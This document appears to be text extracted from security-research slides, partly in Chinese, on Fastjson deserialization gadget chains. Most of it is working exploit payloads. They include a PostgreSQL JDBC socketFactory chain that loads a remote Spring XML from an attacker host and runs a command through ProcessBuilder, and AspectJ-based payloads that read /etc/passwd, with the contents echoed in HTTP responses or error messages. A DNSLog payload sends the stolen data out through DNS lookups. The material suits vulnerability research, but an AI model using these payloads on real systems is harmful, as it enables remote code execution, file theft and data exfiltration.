        this.supportsTransactions = this.connection.getMetaData().supportsTransactions();
        this.supportsMultipleResultSets = this.connection.getMetaData().supportsMultipleResultSets();
        if (this.supportsTransactions) {
            this.connection.setAutoCommit(false);
        }
    }
    ...
}
```

com.mysql.jdbc.JDBC4Connection
 org.postgresql.jdbc.PgConnection
 ...

public PgConnection(HostSpec[] hostSpecs, String user, String database,
 Properties info, String url) throws SQLException {
 ...
 this.queryExecutor = ConnectionFactory.openConnection(hostSpecs, user,
 database, info);
 ...
}

连接数据库

```

• ssl
  Connect using SSL. The driver must have been compiled with SSL support. This property does not need a value associated with it. The m
• sslfactory = String
  The provided value is a class name to use as the SSLocketFactory when establishing a SSL connection. For more information see t
• sslfactoryarg = String
  This value is an optional argument to the constructor of the sslfactory class provided above. For more information see the section called 'A
socketFactory = String Specify a socket factory for socket creation.
socketFactoryArg = String Argument forwarded to constructor of SocketFactory class
  
```

```

public static Object instantiate(String classname, Properties info, boolean tryString, String
stringarg) {
    Object[] args = new Object[]{info};
    Constructor<?> ctor = null;
    Class cls = Class.forName(classname);
    try {
        ctor = cls.getConstructor(Properties.class);
    } catch (NoSuchMethodException var9) {
    }
    if (tryString && ctor == null) {
        try{
            ctor = cls.getConstructor(String.class);
            args = new String[]{stringarg};
        } catch (NoSuchMethodException var8) {
        }
    }
    ...
    return ctor.newInstance((Object[])args);
}
  
```

```

public static SocketFactory getSocketFactory(Properties info) throws PSQLEException {
    String socketFactoryClassName = PGProperty.SOCKET_FACTORY.get(info);
    if (socketFactoryClassName == null) {
        return SocketFactory.getDefault();
    } else {
        try {
            return (SocketFactory)ObjectFactory.instantiate(socketFactoryClassName, info, true,
PGProperty.SOCKET_FACTORY_ARG.get(info));
        } catch (Exception var3) {
            throw new PSQLEException(GT.tr("The SocketFactory class provided {0} could not be
instantiated.", new Object[]{socketFactoryClassName}), PSQLState.CONNECTION_FAILURE, var3);
        }
    }
}
  
```

new socketFactory(socketFactoryArg)

jdbc:postgresql://node1/test?
socketFactory=org.springframework.context.support.ClassPathXmlApplicationContext&
socketFactoryArg=http://target/exp.xml

```

● ● ●

package org.springframework.context.support;

public class ClassPathXmlApplicationContext extends AbstractXmlApplicationContext {
    @Nullable
    private Resource[] configResources;
    public ClassPathXmlApplicationContext() {}
    public ClassPathXmlApplicationContext(ApplicationContext parent) {
        super(parent);
    }
    public ClassPathXmlApplicationContext(String configLocation) throws BeansException {
        this(new String[]{configLocation}, true, (ApplicationContext)null);
    }
    ...
}

```

parse
spring
config




```

● ● ● exp.xml

<beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="http://www.springframework.org/schema/beans
                           http://www.springframework.org/schema/beans/spring-
                           beans.xsd">
    <bean id="pb" class="java.lang.ProcessBuilder">
        <constructor-arg
            value="/System/Applications/Calculator.app/Contents/MacOS/Ca-
            lculator" />
        <property name="whatever" value="#{ pb.start() }"/>
    </bean>
</beans>

```

execute command



①

```
{  
  "@type": "java.lang.Exception",  
  "@type": "org.pythonantlr.ParseException"  
}
```

②

```
MiscCodec → JSONObject toJavaObject  
└─ org.pythonantlr.ParseException#setType  
    └─ com.ziclix.python.sql.PyConnection  
        └─ org.postgresql.jdbc.PgConnection
```

③

```
{  
  "@type": "org.postgresql.jdbc.PgConnection",  
  "hostSpecs": [{"host": "127.0.0.1", "port": 2333}],  
  "user": "user",  
  "database": "test",  
  "info": {  
    "socketFactory": "org.springframework.context.support.ClassPathXmlApplicationContext",  
    "socketFactoryArg": "http://attacker.com/spring-context.xml"  
  },  
  "url": ""  
}
```



write file

OGNL

```
public class OgnlException extends Exception{
    public Evaluation getEvaluation(){
        return _evaluation;
    }
    public void setEvaluation(Evaluation value){
        _evaluation = value;
    }
}
```

```
public class Evaluation extends Object{
    public Evaluation(SimpleNode node, Object source, boolean setOperation){
        this(node, source);
        this.setOperation = setOperation;
    }
    ...
}
```

```
public class OgnlParser implements OgnlParserTreeConstants, OgnlParserConstants {
    public OgnlParser(java.io.InputStream stream, String encoding) {
        ...
    }
    ...
}
```

```
public class ASTMethod extends SimpleNode implements OrderedReturn, NodeType{
    public ASTMethod(OgnlParser p, int id){
        super(p, id);
    }
    ...
}
```


OGNL

①

```
{
  "@type": "java.lang.Exception",
  "@type": "ognl.OgnlException"
}
```

write file content
or
read file content

②




xalan + dom4j

①

```
{  
  "@type": "java.lang.Exception",  
  "@type": "org.apache.xml.dtm.DTMDConfigurationException",  
  ...  
}
```

②



xalan + dom4j

write file content
or
read file content

- org.xml.sax.InputSource#setByteStream(java.io.InputStream)
- org.apache.commons.io.input.BOMInputStream
- org.apache.commons.io.input.TeeInputStream
 - org.apache.commons.io.input.CharSequenceInputStream
- org.apache.commons.io.output.WriterOutputStream
 - org.apache.commons.io.output.FileWriterWithEncoding



read file

aspectj

```
c AssistCompilationUnit (org.aspectj.org.eclipse.jdt.internal.codeassist.impl)
c BasicCompilationUnit (org.aspectj.org.eclipse.jdt.internal.core)
c ClassFileWorkingCopy (org.aspectj.org.eclipse.jdt.internal.core)
c CompilationUnit (org.aspectj.org.eclipse.jdt.internal.compiler.batch)
c CompilationUnit (org.aspectj.org.eclipse.jdt.internal.core)
c CompilationUnit (org.aspectj.org.eclipse.jdt.internal.core.jdom)
c PossibleMatch (org.aspectj.org.eclipse.jdt.internal.core.search.matching)
c ResourceCompilationUnit (org.aspectj.org.eclipse.jdt.internal.core.util)
c SourceFile (org.aspectj.org.eclipse.jdt.internal.core.builder)
```

read file content

public

```
public class SourceTypeCollisionException extends RuntimeException {
    public boolean isLastRound = false;
    public ICompilationUnit[] newAnnotationProcessorUnits;
    public SourceTypeCollisionException()
}
```

```
public class BasicCompilationUnit implements ICompilationUnit {

    public BasicCompilationUnit(char[] contents, char[][] packageName, String fileName, String encoding) {
        this(contents, packageName, fileName);
        this.encoding = encoding;
    }

    public char[] getContents() {
        if (this.contents != null) {
            return this.contents;
        } else {
            try {
                return Util.getFileCharContent(new File(new String(this.fileName)), this.encoding);
            } catch (IOException var2) {
                return CharOperation.NO_CHAR;
            }
        }
    }
}
```

① {
 "@type": "java.lang.Exception",
 "@type": "org.aspectj.org.eclipse.jdt.internal.compiler.lookup.SourceTypeCollisionException"
 }

② MiscCodec → JSONObject toJavaObject
 ↳ org.aspectj.org.eclipse.jdt.internal.compiler.lookup.SourceTypeCollisionException
 ↳ org.aspectj.org.eclipse.jdt.internal.core.BasicCompilationUnit

③ {"a":{
 "@type":"org.aspectj.org.eclipse.jdt.internal.core.BasicCo
 mpilationUnit",
 "fileName":"/etc/passwd"
 }}
 {"\$ref":("\$.a.contents")}
 ↓
 root:x:0:0:root:/ro
 ot:/bin/bash
 daemon:x:1:1:dae
 mon:/usr/sbin:/us
 r/sbin/nologin...

JSONObject toString
 ↓
 {"fileName":"/etc/passwd","content":
 "s": "root:x:0:0:root:/root:/bin/bash
 daemon:x:1:1:daemon:/usr/sbin:/usr
 /sbin/nologin...","mainTypeName":
 "passwd"}

基于字段输出在页面的回显

Request

Pretty Raw \n Actions ▾

```
1 POST /login HTTP/1.1
2 Host:example.com
3 Content-Length: 154
4
5 {
  "username": {
    "@type": "org.aspectj.org.eclipse.jdt.internal.core.BasicCom-
pilationUnit",
    "fileName": "/etc/passwd"
  },
  "password": "whatever"
}
```

Response

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 200
2 Content-Type: application/json
3 Content-Length: 679
4 Connection: close
5
6 {
  "msg": "用户名
  {"fileName": "/etc/passwd", "contents": "root:x:0:0:root:/root/b-
ash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin...", "mainType-
Name": "passwd"}不存在"
}
```

基于异常报错的回显

当Web应用中没有有效的处理异常信息导致 Exception message 输出到了 response 时
就可以利用这一特点，通过异常信息带出想要回显的数据。

例如在 Character 类反序列化解析的JSON对象不满足条件时
就会被拼接到 Exception message 中抛出异常。

```

public static Character castToChar(Object value){
    if(value == null){
        return null;
    }
    if(value instanceof Character){
        return (Character) value;
    }
    if(value instanceof String){
        String strVal = (String) value;
        if(strVal.length() == 0){
            return null;
        }
        if(strVal.length() != 1){
            throw new JSONException("can not cast to char, value : " + value);
        }
        return strVal.charAt(0);
    }
    throw new JSONException("can not cast to char, value : " + value);
}

```

CharacterCodec

```

@SuppressWarnings("unchecked")
public <T> T deserialize(DefaultJSONParser parser, Type clazz, Object fieldName) {
    Object value = parser.parse();
    return value == null ? null : (T) TypeUtils.castToChar(value);
}

```

```
{
    "@type": "java.lang.Character",
    "c": {
        "@type": "java.lang.String",
        "hello world"
    }
}
```

com.alibaba.fastjson.JSONException: can not cast to char, value : {"c": "hello world"}
at com.alibaba.fastjson.util.TypeUtils.castToChar(TypeUtils.java:150)

基于异常报错的回显

Request

Pretty Raw \n Actions ▾

```
1 POST /login HTTP/1.1
2 Host:example.com
3 Content-Length: 226
4
5 {
  "@type":"java.lang.Character|{
    "c":{
      "@type":"org.aspectj.org.eclipse.jdt.internal.core.Basic
CompilationUnit",
      "fileName":"/etc/passwd"
    }
}
```

Response

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 200
2 Content-Type: application/json
3 Content-Length: 14738
4
5 {
  "error":"Bad Request",
  "message":"JSON parse error: can not cast to char, value :
  {\\"c\":{\\"contents\\\":[\"root:x:0:0:root:/bin/bash\\ndaemon:/usr/sbin:/usr/sbin/nologin...\\\","\\fileName\\\":"/etc/passwd\\","\\mai
nTypeName\\\":"passwd\\"]}}",
  "path":"/login"
}
```

基于DNSLOG回显

```
{
  "a": {"@type": "org.aspectj.org.eclipse.jdt.internal.core.BasicCompilationUnit", "fileName": "/tmp/test.txt"},  

  "b": {"@type": "java.net.Inet4Address",  

    "val": {"@type": "java.lang.String"  

      "@type": "java.util.Locale",  

      "val": {"@type": "com.alibaba.fastjson.JSONObject",  

        "@type": "java.lang.String" "@type": "java.util.Locale",  

        "language": {"@type": "java.lang.String" "{$ref": "$"}},  

        "country": "x.l56y7u6g.dnslog.pw"  

      }  

    }  

  }
}
```

使用 Locale 反序列化的特性，将两个字符串拼接组合成 Locale 对象，再通过 String 反序列化将 Locale 对象 toString，最终经由 Inet4Address 反序列化时 DNSlog 带出数据

TypeUtils

```

public static <T> T castToJavaBean(Map<String, Object> map, Class<T> clazz, ParserConfig config){  

    ...  

    if(clazz == Locale.class){  

        Object arg0 = map.get("language");  

        Object arg1 = map.get("country");  

        if(arg0 instanceof String){  

            String language = (String) arg0;  

            if(arg1 instanceof String){  

                String country = (String) arg1;  

                return (T) new Locale(language, country);  

            } else if(arg1 == null){  

                return (T) new Locale(language);  

            }  

        }  

    }  

}

```

new Locale("a","b").toString() = a_B

DNSLog

